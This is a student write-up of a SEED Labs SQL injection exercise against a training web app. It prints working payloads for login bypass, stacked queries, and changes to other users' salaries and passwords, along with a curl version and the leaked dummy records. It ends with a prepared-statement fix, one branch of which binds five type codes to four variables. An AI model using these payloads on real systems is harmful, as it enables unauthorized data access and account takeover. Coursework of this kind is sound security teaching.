

Task 1: Get Familiar with SQL Statements

We first login into the MySQL console and switch the database in use to Users:

```

Terminal
[11/10/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>

```

On listing all the tables, we see that we have a single table named credential:

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

Printing all the information of the employee ‘Alice’:

```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbbe918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Entering the username as admin' # and password as admin:

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABS

On clicking on login, we get the following output:

EDLABS

Home Edit Profile

Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The input here for username results in the following query at the server to be executed:

```
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name= 'admin'
```

The password entered here was just for the sake of completion because JavaScript can be used to check if the field has been filled and in case it is not, it might request for it by causing an alert or error and hence not launch a successful SQL Injection.

The # sign makes everything after 'admin' to be commented out, here the password. Hence, we were able to get all the information about the employees using the admin ID.

Task 2.2: SQL Injection Attack from command line.

We use the following curl command to place an HTTP request to the website and perform the login again in the same manner as before and we see that we get the HTML page in the return:

```
Terminal
[11/10/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=admin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top
with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap
with a dark table head theme.
```

```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details</b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">
```

We see that all the employee's details are returned in an HTML tabular format. Hence, we were able to perform the same attack as in Task 2.1. The CLI commands can help in automating the attack, where Web UI don't. One major change from the web UI was to encode the special characters in the HTTP request in the curl command. We use the following: Space - %20; Hash (#) - %23 and Single Quote (') - %27.

Task 2.3: Append a new SQL statement

In order to append a new SQL statement, we enter the following in the username field:
admin'; UPDATE credential SET Name = 'Megha' WHERE Name = 'Alice'; #

Employee Profile Login

USERNAME	/HERE Name = 'Alice'; #
PASSWORD
<div>Login</div>	

The ; separates the two SQL statement at the web server. Here, we try to update the name of the entry with Name value as Alice to Name value as Megha. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name = 'Megha' WHERE Name = 'Alice'; #' and Password='d033' at line 3]\n

Now, we try something similar in order to delete a record from the database table. We enter:
admin'; DELETE FROM credential WHERE Name = 'Alice'; #

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name = 'Alice'; #' and Password='d033e22ae348aeb566' at line 3]\n

We see a similar error with the query changed to the one entered in username.

This SQL injection does not work against MySQL because in PHP's mysqli extension the `mysqli::query()` API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in MySQLi extension can be overcome by using `mysqli->multiquery()`. But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

In order to modify Alice's salary, we can log into Alice's account and edit the profile. We enter the following information in the form:

123', salary = 80000 WHERE name = 'Alice' #

Alice's Profile Edit

NickName	<input type="text" value="Ali"/>
Email	<input type="text" value="ali@gmail.com"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="ary = 80000 WHERE name = 'Alice' #"/>
Password	<input type="text" value="Password"/>

Save

On saving the changes, we can see the profile as:

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Ali
Email	ali@gmail.com
Address	
Phone Number	123

Copyright © SEED LABs

This shows that we have successfully changed the salary for Alice from 20000 to 80000. This is possible because the query on the web server becomes:

```
UPDATE credential SET  
nickname='Ali',  
email='ali@gmail.com',  
address='',  
Password='',  
PhoneNumber='123', salary = 80000 WHERE name= 'Alice'
```

Task 3.2: Modify other people's salary

Boby Profile

Key	Value
Employee ID	20000
Salary	20000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

We see that Bobby's profile before any changes. Now, we try to change Bobby's salary from Alice's account using the following string in the Phone number section:

123', salary = 1 WHERE name = 'Bobby' #

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="', salary = 1 WHERE name = 'Bobby' #"/>
Password	<input type="text" value="Password"/>

Save

On saving the changes, we log in into Bobby's profile and check his details now and see that we have successfully changed his salary. We could enter that string in any of the other fields as well except password, because it is hashed.


Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	123

Task 3.3: Modify other people's password

To modify Bobby's password we do something similar to the previous approach and enter the following in Alice's profile field 'Phone number' by editing it:


`', Password = sha1('Hacked') WHERE name= 'Boby' #`



The screenshot shows a web form titled "Alice's Profile Edit" on a light green background. The form contains five input fields: "NickName", "Email", "Address", "Phone Number", and "Password". The "Phone Number" field contains the SQL injection payload: `a1('Hacked') WHERE name= 'Boby' #`. Below the fields is a green "Save" button.


On saving the changes, we log out of Alice's account and try to sign in into Bobby's account:

Just for demonstration, I've used the previously provided password to show that it no more works, however Alice won't have this information and hence cannot conduct this step:



The screenshot shows a web browser window with the address bar displaying `www.seedlabsqlinjection.com/unsafe_home.php?username=boby&P`. A Firefox login prompt is overlaid on the page, asking "Would you like Firefox to save this login for seedlabsqlinjection.com?". The prompt shows the username "boby" and the password "seedboby". The "Show password" checkbox is checked. The prompt has "Don't Save" and "Save" buttons. In the background, a red error message is visible: "your provide does not exist." with a "back" link.

Now on logging in with the new password, we see that we are able to successfully log in with the new password. By using the `sha1` function in our input, we are basically performing the same steps as being performed in the program. This shows that we were successful in performing our SQL injection attack to change password:




Task 4: Countermeasure — Prepared Statement


Now, in order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in task 2 in the unsafe_home.php file is rewritten as the following:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

Retrying the attack in task 2.1:



We see that we are no more successful and are no more able to access the admin account. The error indicates that there was no user with credentials username admin' # and password admin.



Now, the SQL statement used in task 3 in the unsafe_edit_backend.php file is rewritten as the following:

```
unsafe_edit_backend.php
/var/www/SQLInjection

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ?
where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

On retrying the same as in Task 3.1 and saving the changes, we see that the salary does not change and hence we are unsuccessful in performing SQL injection with prepared statements:

Alice Profile	
Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Ali
Email	ali@gmail.com
Address	
Phone Number	123

A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.